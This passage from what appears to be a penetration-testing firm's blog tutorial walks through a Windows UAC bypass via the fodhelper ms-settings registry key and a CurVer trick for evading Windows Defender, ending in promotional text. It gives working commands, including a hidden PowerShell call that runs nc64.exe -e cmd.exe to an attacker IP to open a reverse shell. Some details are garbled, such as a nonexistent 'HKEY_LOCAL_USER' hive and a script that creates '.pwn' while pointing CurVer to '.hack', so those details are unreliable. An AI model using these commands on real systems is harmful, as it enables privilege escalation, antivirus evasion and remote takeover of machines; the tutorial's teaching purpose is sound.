
```
C:\> reg add “HKCU\Software\Classes\ms-settings\Shell\Open\command” /v
"DelegateExecute" /d "" /f
```

Create an empty value named “DelegateExecute” inside the registry key “HKCU\Software\Classes\ms-settings\Shell\Open\command”.

So that the system-wide association can be used at HKLU (HKEY_LOCAL_USER) instead of user-specific association based at HKCU (HKEY_CURRENT_USER). In other words


```
C:\> reg add %REG_KEY% /d %SHELL% /f
```

We can check by running ‘Registry Editor’ in windows to check if the key values are updated in ‘HKCU\Software\Classes\ms-settings\Shell\Open\command’.




Finally, add the shell code value to the registry key. Go to the attacker’s machine and open up a reverse shell.

At the attacker’s side:




Bypassing Windows Defender

From the previous attacks we were able to bypass common UAC flaws such as using auto elevation features applied to some binaries. To get a GUI shell through command prompt or reverse shell. However, all the above attacks were performed when the windows defender was disabled. So, what happens if we enable the windows defender and carry out the same attack using fodhelper.




```
C:\> set REG_KEY=HKCU\Software\Classes\ms-settings\Shell\Open\command
C:\> set CMD=”powershell -windowstyle hidden C: \Tools\nc64.exe -e cmd.exe
10.10.31.232 443"
C:\> reg add %REG_KEY% /v “DelegateExecute” /d “” /f
C:\> reg add %REG_KEY% /d %CMD% /f
C:\> reg add %REG_KEY% /d %CMD% /f
C:\> reg add %REG_KEY% /d %CMD% /f
```




It looks like Windows Defender is able to flag this as a malicious activity for modifying the registry value.

How do we bypass common AntiVirus checks?


We can make use of CurVer. So CurVer is a value used in ProgID that specifies the default version of the application to be used when opening a certain file type in Windows. What we do is create a new ProgID entry in the registry with our own choice of name. Then point that CurVer entry in ms–settings's ProgID to the new ProgID that we created. We can make use of a PowerShell script by V3ded.

```
C:\> $program = "powershell -windowstyle hidden C:\Windows\System32\cmd.exe"
C:\> New-Item "HKCU:\Software\Classes\.pwn\Shell\Open\command" -Force
C:\> Set-ItemProperty "HKCU:\Software\Classes\.pwn\Shell\Open\command" -Name "
(default)" -Value $program -Force
C:\> New-Item -Path "HKCU:\Software\Classes\ms-settings\CurVer" -Force
C:\> Set-ItemProperty "HKCU:\Software\Classes\ms-settings\CurVer" -Name "
(default)" -value ".hack" -Force
C:\> Start-Process "C:\Windows\System32\fodhelper.exe" -WindowStyle Hidden
```

So, what this script does is create a new progID with the name ".hack" and then directly associate the payload with the command used when opening such files. which then points the CurVer entry of ms-settings to our ".hack" progID. When fodhelper tries opening an ms-settings program, it will instead be pointed to the ".hack" program ID and use its associated command.



We will execute the script in PowerShell and listen back for the shell in Kali.



By partnering with Redfox Security, you'll get the best security and technical skills required to execute an effective and a thorough penetration test. Our offensive security experts have years of experience assisting organizations in protecting their digital assets through **penetration testing services**. To schedule a call with one of our technical specialists, call 1-800-917-0850 now.

TL;DR

https://youtu.be/-r-p0VT7zzg

Redfox Security is a diverse network of expert security consultants with a global mindset and a collaborative culture. With a combination of data-driven, research-based, and manual testing methodologies, we proudly deliver robust security solutions.

"Join us on our journey of growth and development by signing up for our comprehensive **courses**, if you want to excel in the field of cybersecurity."

PreviousWhat is PCI DSS Pentesting?
NextWhy Healthcare Industry Needs Pentesting?

Recent Blog

September 09, 2025
Is APK Decompilation Legal? What You Need To Know
September 06, 2025
When Hackers Hit the Road: The Jaguar Land Rover Cyberattack
September 05, 2025
This Is the Hacker’s Swiss Army Knife. Have You Heard About It?